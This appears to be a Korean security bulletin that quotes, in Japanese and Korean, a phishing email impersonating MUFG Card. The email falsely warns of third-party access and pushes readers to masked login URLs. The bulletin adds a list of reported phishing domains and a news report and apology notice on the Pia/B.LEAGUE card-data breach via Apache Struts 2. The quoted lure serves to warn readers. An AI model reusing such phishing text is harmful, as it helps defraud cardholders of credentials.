なお、新たなＩＤ?パスワードは、セキュリティの観点より「10桁以上」のご登録を強くおすすめいたします。

http://www.●●●●.online/selected/id <http://www.●●●●.online/selected/id>

＊ＩＤ変更の際はこれまでご利用いただいておりましたＩＤのご利用はお控えいただきますようお願い申しあげます。

＊他のサイトでも同じＩＤをご利用の場合には、念のため異なるＩＤへの変更をおすすめいたします。

本件に関するお問い合わせにつきましては、MUFGカード係まで

お電話いただきますようお願い申しあげます。

お問い合わせ・ご照会
＜三菱東京ＵＦＪ銀行 BizSTATION＞
0120-●●●●-●●●●
受付時間 9:00?19:00（土日・祝日・銀行休業日を除きます）

＊誠に勝手ながら本メールは発信専用アドレスより配信しております。

本メールに ご返信いただきましても、お答えすることができませんのでご了承ください。

MUFG카드WEB서비스 등록확인

언제나 MUFG카드WEB서비스를 이용해 주셔서 감사합니다.

이번에 MUFG카드WEB서비스에 대해 제삼자에 의한 접속을 확인했습니다.

만전을 기하기 위해 본일, 고객의 등록ID를 아래와 같이 잠정적으로 변경하겠습니다.

고객에게는 우려와 걱정을 끼쳐서 대단히 죄송하게 생각합니다.

아무쪼록 이해 부탁 드리겠습니다.

http://www.●●●●.online/selscted/idhttp://●●●●. .online/selscted/id

상기 MUFG카드WEB서비스 ID는 저희 회사에서 자동으로 생성하고 있는 것이므로 저희 회사는 인터넷 상의 부정행위의 방지/억제의 관점에서 사이트로써의 신뢰성/정당성을 높이기 위해, 대단히 번거로우시겠지만 아래URL에서 로그인해서 임의ID로의 재변경을 부탁 드리겠습니다.

그리고 새로운 ID?패스워드는 시큐리티 관점에서 '10자리 이상'의 등록을 강력 추천드립니다.

http://www.●●●●.online/selscted/idhttp://●●●●. .online/selscted/id

*ID변경 시에는 지금까지 이용하신 ID의 이용은 피해주시길 부탁 드리겠습니다.

*다른 사이트에서도 같은 ID를 이용할 경우에는 만일을 위해 다른 ID로의 변경을 추천 드립니다.

본건에 관한 문의에 대해서는 MUFG카드계에

전화를 해주시길 부탁 드리겠습니다.

문의/조회

<미쓰비시도쿄UFJ은행 BizSTATION>

0120-●●●●-●●●●

접수시간 9:00?19:00(토요일/공휴일/은행휴업일을 제외합니다)

---

*본 메일은 발신전용주소에서 송신되고 있습니다.

본 메일에 답신을 해도 답변을 할 수 없다는 점 양해해 주십시오.

피싱대책협의회는 미쓰비시 UFJ 니코스의 웹 페이지에서는 로그인 시 회원번호나 보안코드를 입력을 요구하지 않는다며 이를 결코 입력하지 않도록 주의를 환기하고 있다. 또한 잘못해서 정보를 입력한 경우에는 카드 뒷면 전화번호 또는 콜 센터에 연락하도록 안내했다.

MUFG 카드를 사칭하는 피싱 메일은 4 월 10 일, 유사한 메일이 확산되고 있어 주의가 필요하다. 피싱대책협의회가 확인한 피싱사이트의 URL 은 아래와 같다.

http://www.●●●●.site/selected/id
http://www.●●●●.online/selected/id
http://www.●●●●.club/selected/id
http://www.●●●●.website/selected/id
http://www.●●●●.top/selected/id
http://www.●●●●.xyz/selected/id

[출처] http://internet.watch.impress.co.jp/docs/news/1056593.html

피아가 운영하는 B.LEAGUE 사이트에 부정 접속으로 신용카드정보 유출돼… Apache Struts 2 의 취약성 악용

ぴあが運営する B.LEAGUE サイトに不正アクセス、クレジットカード情報が流出、Apache Struts 2 の脆弱性を悪用

피아주식회사는 25 일, 이 회사가 운영하는 공익사단법인 재팬 프로페셔널 바스켓볼 리그(B.LEAGUE)의 티켓판매용 사이트와 팬클럽접수용 사이트가 Apache Struts 2 의 취약성을 악용한 부정 접속을 받아, 최대 약 15 만 5000 건의 개인정보와 약 3 만 2000 건의 신용카드정보가 유출되었을 가능성이 있다고 발표했다. 그 중 197 건의 카드정보가 악용되어 이미 약 630 만엔이 부정적으로 사용되었다.

유출되었을 가능성이 있는 개인정보는 2016 년 5 월 16 일~2017 년 3 월 15 일에 B.LEAGUE 회원에 등록한 사용자의 주소/성명/전화번호/생년월일/로그인 ID/패스워드/메일주소 등록정보 15 만 4599 건(중복 등록을 제외하면 14 만 7093 건)이다.

그 중 신용카드결제로 팬클럽회비를 지불한 1 만 3696 명과 2017 년 1 월 7 일~3 월 13 일에 B.LEAGUE 티켓을 구입한 2 만 3025 명의 중복을 제외한 3 만 2187 건의 결제정보(카드회원명, 회원번호, 카드유효기한, 시큐리티코드)도 유출되었을 가능성이 있다.

Apache Struts 2 의 취약성에 대해서는 3 월 7 일에 개발원인 Apache Software Foundation 이 정보를 공개, 10 일에는 JPCERT/CC 등이 공격의 급증을 관측하여 주의를 환기하고 있었다. 또한 13 일에는 GMO 페이먼트게이트웨이 운영의 도세(都税)지불사이트 및 주택금융지원기구 카드지불사이트, 15 일에는 일본우편의 '국제우편 마이 페이지 서비스', 22 일에는 JINS 온라인샵이 Apache Struts 2 의 취약성을 악용한 부정 접속을 받았다는 사실을 발표했다.

피아운영 사이트에 들어온 부정 접속에서는 3 월 17 일 경부터 사용자가 Twitter 에서 신용카드의 부정 이용에 관한 복수의 글을 작성한 것을 계기로 발각되었다. 그 후 신용카드회사에서의 보고에서 십 수 년의 부정이용의 혐의가 판명되어 3 월 25 일에 이 사이트의 신용카드결제기능을 정지 후 조사가 개시되고 있었다.

B.LEAGUE 의 티켓판매사이트는 주식회사 핫팩토리, 팬클럽접수사이트는 주식회사 키쿄야소프트가 구축했다. 모두 피아의 외부발주처다. 부정 접속이 이루어진 것은 3 월 7 일~15 일 사이로, 피아에 따르면 발주 시의 사양이나 운용 가이드라인과는 달리 팬클럽사이트의 데이터베이스 상과 티켓사이트의 통신로그에 개인정보나 카드결제정보가 부적절하게 보유된 것이 원인이라고 한다.

관련하여 이미 패치를 적용한 뒤 서버를 재구축하고 4 월 20 일부터 서비스를 가동하고 있으나, 신용카드에 의한 결제는

시스템에 정보를 보유하지 않도록 하는 변경 사항을 추가하기 때문에 현재도 정지하고 있다. 향후에는 결제대행회사가 처리하도록 교체하여 재개할 것이라고 한다.

한편, 악용된 것으로 확인되고 있는 197 건의 카드 정보, 부정사용에 의한 약 630 만엔뿐 아니라 향후 부정으로 사용된 전액은 피아가 부담한다. 또한 피아에서는 신용카드 각 사와 연계하여 모니터링을 강화하는 동시에 4 월 11 일 시점에서 B.LEAGUE 회원용 로그인 패스워드의 변경을 촉구하고 있다.

그리고 '티켓 피아'의 웹사이트에서는 Apache Struts2 를 사용하지 않고 있기 때문에 비슷한 문제는 발생하지 않는 것으로 알려졌다.

平成 29 年 4 月 25 日

各　　位

会 社 名　ぴ　あ　株 式 会 社
代表者名　代表取締役社長　矢内　廣
（コード番号 4337　東証第 1 部）
問合せ先　取締役ｺｰﾎﾟﾚｰﾄ統括　吉澤　保幸
（TEL. 03 － 5774 － 5278 ）

ぴあ社がプラットフォームを提供する
B. LEAGUE チケットサイト、及びファンクラブ受付サイトへの
不正アクセスによる、個人情報流出に関するお詫びとご報告

ぴあ株式会社(以下、当社)において運営を受託しております、B.LEAGUE(公益社団法人ジャパン・プロフェッショナル・バスケットボールリーグ様)の、B.LEAGUE チケットサイト、及びファンクラブ受付サイトのサーバー環境において、何者かのサイバー攻撃による不正アクセスが確認され、お客様の個人情報が流出した可能性のあることが判明いたしました。

お客様ならびに関係各位に多大なるご心配とご迷惑をお掛け致しますことを、心より深くお詫び申し上げます。

피아사가 플랫폼을 제공하는
B.LEAGUE 티켓사이트 및 팬클럽접수사이트에 대한
부정접속에 의한 개인정보유출에 관한 사죄와 보고

피아주식회사(이하, 당사)에서 운영을 위탁하고 있는 B.LEAGUE(공익사단법인 재팬 프로페셔널 바스켓볼 리그님)의 B.LEAGUE티켓사이트 및 팬클럽접수사이트의 서버환경에서 누군가가 사이버공격에 의한 부정접속을 한 것이 확인되어 고객님의 개인정보가 유출되었을 가능성이 있다는 것이 판명되었습니다.

고객님 및 관계 각위께 큰 심려와 폐를 끼쳐드린 점 진심으로 사죄 드립니다.

[출처] http://internet.watch.impress.co.jp/docs/news/1056882.html

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com